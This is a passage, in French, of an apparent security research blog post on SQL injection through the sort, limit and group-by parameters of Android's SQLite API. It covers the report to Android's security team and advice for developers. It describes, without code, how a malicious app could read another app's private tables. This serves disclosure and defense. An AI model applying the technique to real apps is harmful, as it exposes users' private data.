
Java JDBC ne dispose pas d'une API similaire permettant de définir les paramètres Order By, Limit ou Group By :
SQLAlchemy n'empêche pas cela non plus :


Nous mettrons le blog à jour avec le comportement des autres API.
III. Tentative de signalement
Avant de rédiger cet article, nous avons signalé ce problème à l'équipe de sécurité d'Android ; voici la réponse que nous avons reçue :
Bonjour, Merci pour votre signalement. J'ai ouvert un bug pour que l'équipe d'ingénierie d'Android l'examine. L'identifiant du bug est indiqué par le libellé AndroidID. Nous n'avons pas encore classé la sévérité de ce signalement. Nous vous demandons de le garder confidentiel afin de nous laisser le temps de développer un correctif et d'informer nos bulletins de la vulnérabilité. Nous vous tiendrons au courant si nous avons des questions. Veuillez vous assurer que vous avez signé le contrat de licence de contributeur Android (https://cla.developers.google.com/clas/new?kind=KIND_INDIVIDUAL) afin que nous puissions utiliser votre contribution. Merci encore ! L'équipe de sécurité d'Android
puis :
Merci de nous avoir signalé ce problème. L'équipe d'ingénierie l'a examiné et a déterminé qu'il ne s'agit pas d'un problème de sécurité. L'attaque et les données que vous pouvez récupérer sont déjà facilement accessibles à l'attaquant, donc l'injection SQL ne donnera pas plus d'informations que celles auxquelles l'utilisateur a déjà accès.
Nous avons envoyé une demande de clarification, car nous avons vu des applications partager l'accès à une table particulière tout en stockant des données sensibles dans la même base de données :
D'accord, merci pour votre réponse. Pardonnez ma curiosité, mais je voudrais simplement m'assurer de bien comprendre ; prenons l'exemple suivant : une application de messagerie exporte un content provider pour accéder à une table 'suggestion'. Si je peux profiter du fait que je peux injecter des requêtes SQL dans le paramètre sort et récupérer le contenu de la table 'emails', qui ne devrait pas être accessible, en quoi cela serait-il considéré comme facilement accessible à l'attaquant ?
Malheureusement, nous n'avons jamais eu de nouvelles de leur part.
Après avoir échangé avec des développeurs et d'autres chercheurs en sécurité, et fouillé la documentation et les blogs, la plupart semblent supposer que l'API est à l'abri des SQLi.
Notre avis est qu'il faut sensibiliser les développeurs aux risques de l'API dans la section de documentation et dans les exemples de code partagés, ou proposer une API plus sûre.
L'impact de l'exploitation est surtout l'exposition d'informations privées à une application malveillante déjà présente sur le téléphone, ce qui limite bien sûr le risque. SQLite est connu pour être très solidement testé et a souffert de très peu de vulnérabilités dans le passé (voir https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html) ; la présence d'une telle vulnérabilité pourrait signifier une exécution de code dans le contexte de l'application vulnérable.
Pour les développeurs d'applications mobiles, voici comment vous assurer que votre application n'est pas vulnérable :
- Vérifiez l'utilisation de l'API SQLite acceptant des entrées utilisateur (provenant d'un content provider, de broadcast receivers, de services, d'activités...) qui gère les paramètres 'limit', 'group by', 'having' et 'sort'
- Limitez l'accès aux content providers avec des permissions appropriées (niveau de privilège Signature et permissions de type SystemOrSignature) et définissez explicitement l'attribut exported
- Séparer les données privées et les données moins privées dans des bases de données distinctes limite l'impact d'une éventuelle injection SQL
- Jetez un œil à SnappyDB https://github.com/nhachicha/SnappyDB, utilisé par des applications comme Uber